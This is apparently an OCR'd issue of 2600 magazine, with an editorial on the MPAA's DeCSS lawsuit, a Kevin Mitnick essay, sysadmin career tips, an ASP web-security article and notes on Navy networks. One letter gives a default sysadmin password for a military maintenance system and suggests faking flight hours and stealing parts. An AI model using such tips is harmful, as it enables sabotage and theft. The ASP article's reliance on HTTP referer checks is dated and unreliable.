Methodically, the MPAA has threatened each and every one of the owners of these sites which has led to even more new sites going up. While the court order against us does not prohibit our publishing links, we fear that, given the mood of the court, it will be expanded to include this in the future. If that happens, we will convert our links to a list. If *that* gets banned, we will mention the other sites in a paragraph of English text. In other words, we will stand against this kind of restriction until either they back down or we are stripped of our right to speak at all. That is how important this is.

The MPAA is coming at us using a very scary piece of law that civil libertarians have been wanting to challenge since its inception. It's called the Digital Millennium Copyright Act and it basically makes it illegal to reverse engineer technology. This means you're not allowed to take things apart and figure out how they work if the corporate entities involved don't want you to. With today's technology, you are not actually *buying* things like DVDs - you are merely buying a *license* to use them under their conditions. So, under the DMCA, it *is* illegal to play your DVD on your computer if your computer isn't licensed for it. It's illegal for you to figure out a way to play a European DVD on your TV set. And if you rent a DVD from your local video store, figuring out a way to bypass the commercials in the beginning could land you in court or even prison.

It sounds absurd because it *is* absurd. And that is precisely why we're not going to back down on this and why others should take up the fight before things get any worse. The world the MPAA and the megacorporations want us to live in is a living hell. They are motivated by one factor alone and that is greed. If they can

make you buy the same thing multiple times, they will. If they can control the hardware as well as the software, they will. If they can prevent equal access to technology by entities not under their umbrella, they will. And you can bet that if they have to lie, cheat, and deceive in order to accomplish this, they most definitely will.


Let's take a look at what the MPAA has been saying publicly. When the injunction was granted against us, they called it a victory for artists and a strike against piracy. The newspapers and media outlets - most of them owned by the same companies that are suing us - dutifully reported just that. But anyone who does even the smallest amount of research can quickly surmise that this case has got nothing at all to do with piracy. It has *always* been possible to copy DVDs and there are massive warehouses in other parts of the world that do just that. But that apparently isn't as much of a threat as people *understanding* how the technology works. Sound familiar? It's the same logic that the feds have used to imprison those hackers who *explain* things to other people while not even prosecuting the individuals who do actual damage. The real threat in their eyes are people like us, who believe in spreading information and understanding technology. By painting us as evil villains out to rip off DVDs and ruin things for everyone, they are deceiving the public in a way that we've become all too familiar with.

Those of us who have been watching the ominous trends in this country might have been able to predict this battle. It was less than a year ago that *Satellite Watch News* was put out of business by General Motors' DirecTV because they didn't like the specific information they printed about the workings of satellite technology. We knew it was only a matter of time before one of these fantastically powerful corporations turned their eye on us. And now we have no less than eight of them lined up against us in a court where we are by default the bad guys.

We've learned a lot over the last few years, much of it from the hacker cases we've been close to. From Phiber Optik to Bernie S. to Kevin Mitnick, we've seen how justice is manipulated and the heavy cost that is borne by individuals. And we've also learned how to respond to it.

The demonstration against Miramax helped stop a truly injust film from being made, at least in its original form. The Free Kevin movement focused attention on someone who might otherwise have been lost in the system. And we shudder to think what might have happened had people not rallied against the barbaric treatment of Bernie S. in the prison system. What we learned is that we *do* make a difference when we believe in our cause.

In more than 100 cities on February 4, people affiliated with the monthly *2600* meetings and people in countless other towns and cities worldwide took part in a massive leafleting campaign to spread the



word about the MPAA Judging by the many accounts we received, it was extremely effective and successful. Once again we are in the position of getting the word out to the people who the mass media ignore.

That is where we have to focus our efforts and not only because of the MPAA threat. Some of the things being planned are incredibly frightening and *will* have a profound impact on our community, not to mention what it will do to society. It would be a big mistake to assume that the battle has ended with Mitnick's release. Complacency will destroy us and freethinkers everywhere.

On March 7, voters in California overwhelmingly approved Proposition 21 which allows *prosecutors* to decide which youthful offenders are to be tried as adults. In other words, judges will now be entirely bypassed. While the measure was called the Gang Violence and Juvenile Crime Prevention Act Initiative, its effects will extend well beyond that. A kid hacking a web site would be tried and sentenced as an adult if the prosecution decides to go that route. That means we can look forward to more cases of hackers being put into prisons with dangerous offenders. Only now age won't matter. Combine this with California's "Three Strikes" law and it's entirely possible that the next Kevin Mitnick will be put away for life. That's the kind of sick society we're turning into.

We see similar scenarios unfolding all over the country. In New York, Senator Charles Schumer has proposed a bill that would allow teenage hackers to be tried as adults and would eliminate the need to prove *any* damage was caused before the FBI steps in.

Much of this hysteria has been caused by the recent Denial of Service attacks against some major corporate web sites. While this kind of thing has existed on the net since Day One, when it started affecting the biggest moneymakers on the web it suddenly became a major crisis. And, not surprisingly, hackers were targeted as the cause even when it became quickly apparent that there was virtually no way to track down the culprits. It also was pretty clear that this kind of thing is relatively easy to do. But the media didn't focus on that nor on the obvious fact that if hackers were so bent on destroying the net then this sort of thing would constantly be happening on a massive scale. That simply wasn't the story they wanted to report. What *was* reported? Almost word for word: "This was a very easy thing to do. Anybody could have done it. We may never find out who was behind it. But *hackers are responsible.*"

In a response that was suspiciously quick and well-prepared, the Clinton administration came up with all kinds of new legislation and budget requests to crack down on hackers. *2600* and others began getting hate mail from people incensed that we would do such a horrible thing to the Internet. Once again, hackers had become the enemy without lifting a finger.

In a somewhat bizarre twist, the government that helped lock Kevin Mitnick away then sought out his advice on the whole matter of hackers by inviting him to testify before the Senate. While no doubt struggling with the temptation to tell these lawmakers where they could go after the horrible way he was treated, Mitnick chose to take the high road and attempt to educate the Senators. His subsequent visit to Capitol Hill seemed to have a real positive effect, as the senators saw someone who wasn't a dark and evil cyberterrorist but rather a warm and open individual with nothing to hide. It called into question not only his imprisonment but the absurd conditions of his supervised release which forbid him from lifting up a cellular phone or having any kind of contact with a computer.

Maybe it had an effect on them and maybe it didn't. What's important is that Mitnick didn't give up hope that things could be changed for the better if communication was allowed. And if anyone has earned the right to give up on the system, he has.

We have what appears to be a long and difficult road ahead. Judging from the sheer size and determination of our adversaries combined with the indisputable significance of the upcoming trial, this may be the opportunity to put us out of corporate America's misery once and for all.

The Mitnick case may have taught us what we need to know to fight this battle. That knowledge, combined with the optimism that Mitnick himself personifies, is the best shot we have at getting through this.

A TASTE OF FREEDOM


by Kevin Mitnick

What a difference 44 days make. Just about seven weeks ago, I was dressed in prison-issued khakis, a prisoner at the U.S. federal correctional institution in Lompoc, California. Last Thursday, March 2nd, I presented my written and verbal testimony to the United States Senate Governmental Affairs Committee that described how to increase information security within government agencies. Wow.

Even more important than my testimony in front of the U.S. Senate has been my father's recent heart attack, his triple bypass surgery, and the staph infection he suffered during his hospital stay. Although his surgery was a success, fighting the staph infection has proven extremely difficult. My primary occupation since my release has been taking care of my father's needs. He's fiercely independent, and his sudden reliance on others has been very stressful for all concerned.

When I haven't been taking care of my father, I've been participating in many different interviews, and that's where my supporters deserve so much credit. You have done a great job of getting the word out about my case, and I'm trying to keep up the momentum you all established. Just as you used protests, fliers, and websites to publicize the facts about my case, I'm doing radio, television, and print appearances to do the same thing.

Many thousands of you sent letters to me while I was in prison. Some of you may think because I didn't reply that I didn't care about the letters, but quite the opposite was true. My defense team was concerned that anything said by me would be manipulated by the prosecutors, and used by the court to punish me even more severely. I received letters from people in this country and from countries around the world, the vast majority of which were tremendously supportive. A handful of those letters were hateful, but I simply ignored them. No matter how much I wanted to answer many of the letters,



I simply couldn't. The postage was another burden, and for those of you who sent stamps, I hope you realize now that the prison staff treats stamps as "contraband," and will either seize them or return them to sender when they find them in a letter sent to a federal inmate.

On The Inside

"Doing time" is a strange thing. When you're on the inside, you can't look out - you have to pretend as though the outside doesn't even exist. Letters are a welcome break to the routine, but as soon as I read them, I'd have to focus and get back into my rhythm of pretending there were no cars outside my window, that there were no people living their lives. During my five years inside I looked at the sky only to see the weather, and I rarely looked at the cars or the people.

I spent most of my waking hours working on my case, or corresponding with supporters and attorneys who were helping me with legal research. I took the energy I used to spend on hacking and I basically trained myself in law. This took a great deal of time and energy, since I've never had any formal training in law. Many of the attorneys who donated their time and expertise were especially helpful in guiding my legal research, and to them I am particularly grateful.

Conditional Freedom

I spend much of the time available to me when I'm not caring for my father figuring out how to earn a living in light of the overly broad, unreasonable restrictions imposed by Judge Pfaelzer. While I was at the World Trade Center in New York with a friend recently, I saw an iMac used to select gifts from the shop - technically, if I used that iMac I would violate the terms of my supervised release. If I even used a computer to purchase a Metrocard to ride the New York subway system I would also violate the probationary conditions of supervised release. Those conditions also restrict my First Amendment rights to the extent it prohibits me from acting as an advisor to anyone who is engaged in computer-related activity. My recent Senate talk could be violative, as could a talk to a car mechanic. The conditions are so vague and overly broad that I don't know what I need to do or not do to stay out of jail. It's up to a government official to decide whether or not I go back to jail, and it's not based on my intent - it's completely arbitrary.

The Senate

Several weeks ago I was invited to speak to the U.S. Senate. I was taken aback, as well as honored, by the suddenness of their request and that they would be interested in my opinion. I felt good about educating bureaucrats to look at the big picture - especially in how easy it is to compromise personnel without touching a computer. The hearing seemed extremely successful, and I felt respected. This is a very different feeling when compared to jail. I felt a sense of pride when Senator Lieberman complimented me by suggesting I would make a very good lawyer. (At least, I *hope* it was a compliment!) I felt effective at communicating my views to the Senate. I felt that they learned something and that it made them think about something that is often ignored: the weakest links in infosec are the people.

Compare those feelings to the way I was treated like shit and like I was the scum of the earth while in federal prison. Guards patted me down at any time. I was bound and shackled to move 25 feet (to an MRI device on a truck parked at the curb outside the prison) just 48 hours before my release. The disrespect by the majority of federal prison staff members is shocking. I was strip searched after each visit from friends and family. During these visits, I had to time my request to use the bathroom on the half-hour, only to have my request re-

fused on a guard's whim. I was treated like a bank robber, drug dealer, or murderer. And six weeks later I was in a blue pinstripe suit in front of the U.S. Senate.

New York

The television network CourtTV called after my Senate testimony to request my appearance, for the second time, on the *Crier Today* show, which is hosted by former judge Catherine Crier. It's an interesting show and I've enjoyed both my appearances. Ironically, their request brought me to New York City on the first Friday of March, the day that *2600* meetings were held worldwide.


Emmanuel was at the *Crier Today* filming, and we spent some time sightseeing before we went to the lobby of the Citicorp building. It was my first time in New York, my first *2600* meeting, and it was the best time I've had since I was released from jail. I greatly enjoyed meeting many of my supporters in person, but I felt surprise when the first person asked me for my autograph. Despite my surprise, several others wanted autographs so I spent the end of the meeting talking with people and signing the things they gave me.

The warm support and friendship I felt during and after the meeting was wonderful, and in distinct contrast to how I've felt most of my life, somewhat of an outsider with [ahem] "unusual interests." At the meeting, I noticed a young boy, perhaps 10 years old, with a Harris "butt end" clipped to his belt, and I was reminded of myself as a child, when my fascination with telephone systems began. What fun it must be to be so young, and to know that there are people all around the world who share your passion.

The *2600* meeting was just the beginning of three days and two nights in New York, and I had a great time. It was a bit overwhelming to sit in a packed Ben's Famous Pizza down on Spring Street after spending five years in prison, but their great Sicilian made everything seem just right.

Without the support of *2600* and you all, my case would likely have ended up differently. The support of each and every one of you positively influenced media treatment of my case, which gave me the energy to fight the charges against me, which in turn influenced the government's treatment of me - see the freekevin.com website for more details about this. I greatly appreciate the support of each person in my fight against injustice. Last, and definitely not least, Emmanuel hasn't given up - he has dedicated time and resources and has organized extraordinary events to focus the spotlight on injustices in my case involving the federal government and the media - his support has been crucial, and without it, things wouldn't have ended up as positively as they have. Emmanuel took up my case more than five years ago, and has used his radio show and space in *2600* to publicize the government's dramatic manipulation of my case for the self-interest of a pair of misguided, egotistical prosecutors.

I owe him - and all of you - a great deal. I am very, very lucky to have had friends like you.



HOW TO STAY A SYSADMIN

by Shade

Self-taught or spoon-fed knowledge at trade school, you've crossed the portal and life has become real. You've finally gone legit and you're getting that big fatty paycheck. Movin' out and up in life, you feel it in every bone, you've arrived. This is your destination.

Yet, something seems amiss at work. You can handle the machines, but the job... she's not what you expected. People are upset, they're getting in the way. They don't understand what is going on. They're hesitant to take your word for anything. You're feeling boxed in... getting hard to breathe....

The pitfalls of technical gurus are not unique. I've seen the patterns repeated over and over, yet even the author has a hard time avoiding the same mistakes. We think alike. It's getting so bad it's showing up on SNL. Techies seem to be able to keep other techies up to date on the latest kernel level, version release, or service pack but never communicate about the more mundane aspects, like hacks on keeping the ideal job. Getting hired for the job is beyond the scope of this article. This is about keeping it. Gather 'round young and old, for I pull no punches here.

1. Accurate Imagination. Einstein said, "Imagination is more important than knowledge" but left out accuracy. Cooking up highly unlikely security problems to justify extra "research time" is just as bad as making everyone paranoid about opening their e-mail. Find the big security holes, state them in as simple and accurate terms as possible - without exaggerations. Notify management that you need time to plug them. Imagine all the possible risks and be aware where your vulnerabilities are. Don't pretend you can plug all of them. Take time to set up software to monitor your devices. They're more likely to discover a printer paper jam than a hacker, but the boss can't help but be impressed when you show up before they have a chance to call you.

2. Documentation. Hacker's best friend. Find all the devices you are responsible for and get documentation for them. Chances are this late in the game you're going to be walking into someone else's mess and you have more talent than them. I don't care if they didn't use the documentation, you need it. Take the time to print those 400 page .pdf manuals on the routers, firewalls, CSU/DSUs, and any other oddball digital device that you can find. Use the stuff hot off the web, not outdated ones shipped with the product. Research who bought out what companies for your critical components. You'll need to know their tech support lines soon enough. Remember, not all companies suffer from a lack of documentation like wintel machines. Try looking at the IBM AS/400 documentation available at publib.boulder.ibm.com/pubs/html/as400/online/homeeng1.htm to see what I mean. Don't be afraid to call for technical support. Chances are the looming monster of a machine that cost over $100k has a sweet support line with high paid technical gurus just dying to get a phone call from someone who can ask a halfway decent question. Call them. They're worth their weight in gold, and make you look even better.

3. Don't be a slug. If the phone is not ringing, users are happy, and database is stable, what do you do? *Work!* Lay out the plans for the dancing city of lights you have in your head. Have the research done before the CEO asks to put all of Finance's paper records into a digital data vault. You should know where technology is headed before anyone else, or *you* are in the wrong business (and wouldn't be reading this magazine). Act on your instincts first. Bring the future to them in small practical bites. Soon they will expect their daily/weekly dose, and allow you to carry on autonomously.

4. Remember what it was like to know nothing? Try harder. The most frequent and damaging error of all. Don't delude yourself into thinking you are smarter than anyone. You may know all the technobabble in your sleep but just because you have a different hobby (read: obsession) does not mean you can't learn things from the janitor. Say hi to the guy. He may know more about the condition and locations of your network cable than that million dollar consultant you're itching to get rid of. In fact, say hello to everyone, especially if you don't know who they are. Act like everyone is your best friend and they will be, which brings us to number 5.

5. Belong. One of the hacker's biggest skills is the ability to assume the presence of someone who belongs - and others will act accordingly. This is as much alive socially as it is technically.

Belonging is the way you carry yourself, the way you answer questions in a confident and no-nonsense manner. I've seen non-technical people hold down high paying technical jobs with a slew of consultants supporting every issue. Why did management allow this high priced practice? They didn't know better. This person's poker face was so good, management believed every company out there could not reinstall Windows without calling a consultant - or two. You belong there. You're the best they've seen. You're the expert. Do not ask permission to do your job, act on your knowledge. Don't forget to let them know when you are done.

Number 5 is perhaps the biggest secret of all, but I feel most comfortable it will not fall into the wrong hands being printed in *2600.*

Most techies work under people who are unfamiliar with the bowels of technology. These technology neophytes are veterans with management, which is good because you don't want that job anyway. Deliver every need to them accurately and as simply as possible. Eliminate details. Telling a manager you're having a hard time deciding between technical product A and technical product B will usually result in your manager telling you to find a C which does not exist. If you are torn on a technical decision, flip a coin and guess before you ask them for help. However, do not hesitate to ask for assistance for non-technical issues - make them feel needed.

Sounds like spew? Take your car mechanic. He's trying to fix your brakes. He's torn between organic and synthetic break shoes. Organic are more environmental and squeak less, and synthetic last longer.... Do you want him to ask you what shoes you want on your car? Shit no. You don't care, and neither does your boss care if you use the 4*10-15 percent less stable widget that's faster than the more expensive widget. Quit splitting hairs, get off the fence, and pick a widget.

This may seem off the beaten path for *2600* but if you're a professional, just think how many times you've seen these mistakes happen, and how costly it was for you to learn them.

Sure am glad I was born to like technology, not woodcarving. I will never forget how amazing it is that we can get paid so well to do this.

MILITARY COMPUTER SECRETS

by Suicidal

In recent issues I have been seeing a lot of letters dealing with military computers. So I figured I'd better get the word out about the United States Marine Corps and United States Navy computers. We mainly use two programs on the aviation side of the services to log and record everything we do. Our desktop platform is WINNT. That speaks for itself. For the actual upkeep of logs and records for the jets, we use a program called NALCOMIS. It was also written by Microsoft back in the stone age. It has no graphics whatsoever and doesn't even support a mouse. Yeah... when the government finds something they like, they stick to it. All our computer systems are run and kept up by a shop in the squadron called Maintenance Admin. They basically sit in the air conditioning all day and play solitaire while the computer systems run like shit. They go to a two week school and learn how to use a mouse before being assigned to a squadron. So this basically means... unsecured systems.

Now everyone is saying, who the fuck cares. Well, with NALCOMIS you can do everything from order a part to making the government believe that a jet has nothing in it. Everything is logged from part serial numbers to flight hours. You could change the flight hours and then the jet would be downed (can't fly anymore) because it is above the restricted time. Or you could order a stick grip and throw that baby in your car and cruise in style with an F/A-18 stick grip as a gear shifter. They love to leave the sysadmin handle in the system with the password of, that's it, sysadmin. Also, most of the morons who have accounts (everyone who works in the squadron) have passwords like pppppp0 or eeeeee4. The only off workstation calling that is done in NALCOMIS is when our computers are talking to supply over the base LAN. But if a way is found onto the base LAN then the "guest" could get into any of the squadron's NALCOMIS systems.

Securing Web Sites With ASP

by guinsu

Many readers of this magazine are probably people like myself: web developers and programmers who write web applications and are concerned about the security of those applications at the code level. What I will describe in this article are some techniques I have used recently that can help make sites more secure and keep information from being seen by the wrong people. This primarily focuses on database driven sites that are popular at e-commerce or corporate locations. Most of my experience has been with MS IIS using ASP/VB-Script and SQL. However this is relevant to any server environment that uses SQL and supports session objects (more on that later).

Make Sure Only Valid Users Can Get In

1) Use SSL. This is probably the key item in not only making a site secure but keeping your boss/clients happy. When you tell someone that their site has SSL, they immediately assume it is secure and everything is great. Obviously SSL is not enough. If you slap SSL down on a site that anyone can get to - who cares - they can still look at whatever they want. However if you put a simple login form as the default document in an SSL secured directory and also make sure all information transfers are secured by SSL, you have eliminated most, if not all, of the dangers of someone eavesdropping on the transfers in any way.

2) Use the session object to store authentication information. The session object is a global object that exists in ASP. It is also used in other environments, such as Java Servlets/JSP and I'm sure PERL and PHP have an equivalent. The session is a global information object given to each user on the site. Every user of your site gets their own unique session object that stays with them for their entire visit to your site.

How is this implemented? With cookies. When a user first connects to your site, the server sends a cookie with a long alphanumeric string that is supposedly guaranteed to be unique for each user of your site. If the user does not have cookies enabled, sessions will not work. Sessions are not passed around from page to page - all session information and the mapping of session IDs to the session data is done on the server. Any sensitive data you put in the session stays on the server. It is not sent in the cookie to the browser. One problem besides cookies being disabled is that sessions are not shared across server clusters. So if you have a high volume site that can dynamically switch users around amongst two or more servers, you cannot use the session object. The information could potentially be lost if the router sends a user to another server. Also, the session will time out if the user is idle for a certain amount of time (usually 20 minutes), so information in the session will not be retained for any long length of time. It also goes away when the web server is stopped.

The way you put information in a session object is simple:
Session("User_ID")= 12345

You can create items in the session on the fly without declaring them and pull them out just as easily:
Temp_str=Session("First_Name")

One thing I have seen mentioned often is not to overload the session object with too much information in ASP. Apparently this is very inefficient for the server and drags down performance. All documentation I have seen for Java Servlets, however, actively encourages the use of the session object. So this could just be an inefficiency of IIS.

Now that I have covered the groundwork of the session, here is how it can be put to use. A user submits a form on a login page with a user name and password. Then a verification page compares those val-

ues to the values stored in the database. If a user is determined to be a valid user we have a line like this:

Session("Authenticated")="TRUE"

Next we make an asp file called check_logged_in.asp (or something like that) with contents like this:

```
Sub check_logged_in()
If
Session("Authenticated")<>"TRUE"
then
Response.redirect("login.htm")
End if
End sub
```

Include this file (with <!— #include file="check_logged_in.asp""—>) on every page. Then at the top of the page, before any other content or headers, call check_logged_in. This way even if someone knows the URL of a page inside your site, they cannot see it. They will be bounced right out to the login page. Some issues with this include the fact that every page must now be an .asp page. For a database intensive site this is no problem - nearly all of your content will be dynamic. However if you are serving up mostly static pages but still need people to log in, this could hurt your performance. Also, if you use Visual Interdev 6 with its Design Time Controls you must be careful that your check_logged_in call comes before blocks of code that VI puts in, specifically the VI scripting object model code. What happens otherwise is that the VI code starts writing headers to the browser and when you try to redirect, you'll get an error.

Making Sure Valid Users Can See Only Their Information

Once people are logged in, they are assumed to be safe and everything is OK, right? Well, obviously you didn't read the title of this section, so go back and do that now.

OK, now that we are all caught up... once people are in your site there is no reason to assume they will not poke around and try to get into anything they can. After all, you might run a site (such as Hotmail or similar) that anyone can sign up for; you really have no idea who is using your site. Or corporate users might try to get into their competitors' data. There are a few things we can do to stop this:

1) Validate all forms on the server. Now Javascript is a great way to validate forms and is much less of a hassle than trying to deal with this on the server. The user gets instant feedback and your error checking code was cake to write. However, nothing stops a user from finding the URL of your CGI or your ASP page that accepts the form and just passing all the data in the URL (if it was a GET form). You could switch all of your forms to post, which would defeat a lot of people. But what if users use the back button a lot? They would get hassled by all sorts of expired page messages. Or what if you need to actually load the results of the form in another frame, using Javascript to set the href of that frame like this:

parent.frame.otherwindow.location.href="view_data?id=5" (or similar, I can't remember the exact syntax)

So in the interests of making the site easy to use and flexible, you'll probably need to use GET sometimes. Plus someone could write their own software to send whatever they wanted through POST.

On the server you'll need a few checks to make sure everything is OK. Here are a few:

a) Check the referring page - if the information didn't come from the right page, reject it and give an error. In ASP the code to get the referrer is:

Request.ServerVariables("HTTP_REFERER").

If someone is really determined, a program could easily fake this. However as far as I know, browsers never lie about referrers. This also will not work if your pages are linked by many other pages - the list of possible referrers to check could get out of hand.

b) Make sure every variable that you expect is there. If anything is missing it could be a problem. At the least it will probably cause an ASP error, which looks ugly. Look out for these and give your own error page when this happens.

c) Check the types and data in all variables. Like I mentioned before, don't rely on JavaScript. JavaScript is there more as a convenience to the user so they do not have to reload the page and wait in order to find an error. You still need to have a second check just in case.

2) Make your SQL statements secure. If you are accessing a database, 99 percent of the time you will use SQL to do this. One thing a user can do is pass data through the parameters to a page that was the correct type and hence would pass the tests in the last section. But it could be incorrect data. For instance, you run a web based mail site. Bob goes to view his mail and goes to a page with this URL:

http://bogusmailserver.com/view_mail?user_id=647

So he decides to try other ID numbers in the URL and presto, he gets to read someone else's mail. This is because the SQL statement just took the parameter and grabbed all the mail from the database that belonged to that ID number. In this case the user_id might have been better stored in the session, and since it is just one int for each user, it would not hurt performance that much. But here is another example. Say you have a database of salesmen and their clients and the URL looks like this:

http://blah.com/view_customer_data?sales_id=123&cust_id=4324

And say all your SQL did was lookup that customer id and return the data, like this:

```
SELECT * FROM CUST_DATA
WHERE customer_id=@cust_id
```

Therefore you are vulnerable to someone typing in any other customer id in the URL. A better way would be to correlate the salesman id and the customer id:

```
SELECT * FROM CUST_DATA
WHERE customer_id=@cust_id AND
  salesman_id = @sales_id
```

If the information that related salesmen to customers is in another table, then you should use a JOIN to combine the two. Now you may say that a user could easily just play with salesman id's and customer id's until he found one that worked, so why not put the salesman id in the session? Well, what if you aren't logged in as the salesman but as his manager, and you've got 100 salesmen under you. Putting them all in the session is a big headache on many levels. In that case you would need a way to match up managers with their salesmen, and then with their customers. This would take the form of another table and then your SQL statement would need to include the manager information joined with the other two items.

The basic point of this explanation is don't rely on parameters passed solely by GET and POST to do SQL queries, you should always correlate them with data held in the session object. Otherwise you leave yourself open to people looking at others' data, whether it's e-mail, sales info, or your private medical records.

One other note about SQL queries - there was an article in *Phrack #54* that exposed some potentially serious issues with SQL server 6.5 and users being able to pass their own SQL queries in parameters. Find the article and make sure your app is not vulnerable to this.


In closing I hope this has been an informative and helpful article for the programmers out there. I know I blew over some of the SQL stuff, but it is too big of a topic to go into here. For more information, check out this page (or the 10,000 mirrors of it on the web):

http://w3.one.net/~jhoffman/sqltut.htm Also, I am sure I missed a few holes that I am just not aware of. So do not take this as the end all and be all of securing sites in code.

STILL MORE ON SIPRNET

by Phrostbyte

During the winter of 97/98, the Abraham Lincoln Battle Group deployed a new network for Siprnet access on board US Navy ships. The ALBG built the basis of this network on NT 4.0 and HP Unix 10.20, and it was decided this would be the network to bring the Navy into the 21st century, so they dubbed this new network "Information Technology 21st Century" or, put simply, IT21. IT21's primary purpose is for relaying military tactical information from ship to ship using Internet protocols. In reference a recent article entitled "More on Siprnet," the author stated that he believed Siprnet was going through the KG-84 crypto. I can verify this as the crypto system being used onboard US Navy ships. In addition, the author was correct when he mentioned that he heard that the KG-84 is loaded with a paper tape with punch holes, similar to the punch cards used in the 60's and 70's. The crypto tape is a part of COMSEC (Communication Security) which is for other military communication systems other than Siprnet. The tape is about half an inch wide and, depending on its use, determines the length of the crypto. In addition to the KG-84 crypto, IT21 is also built using CISCO 4000 routers, XYLAN Omni Switches, and Digital Equipment dual Pentium Pro servers running NT 4.0. Besides the NT 4.0 network, IT21 ties into JMCIS (Joint Maritime Command Information System) and NAVMACS (Naval Modular Automatic Communications System), both of which run off HP Unix 10.20. The purpose of JMCIS is to display real time information and location of every US Navy, Marine, and other US and allied forces in the world. NAVMACS is used for the transmitting and receiving of military messages and communications over a data network. On board Navy vessels, Siprnet is accessed via EHF and SHF circuits. Under test runs, the larger class ships with SHF and POTS dishes are able to even open up voice chat and video conferencing. During the Abraham Lincoln Battle Group deployment, IT21 proved beyond successful for relaying secret information over secured circuits faster than previously used networks.



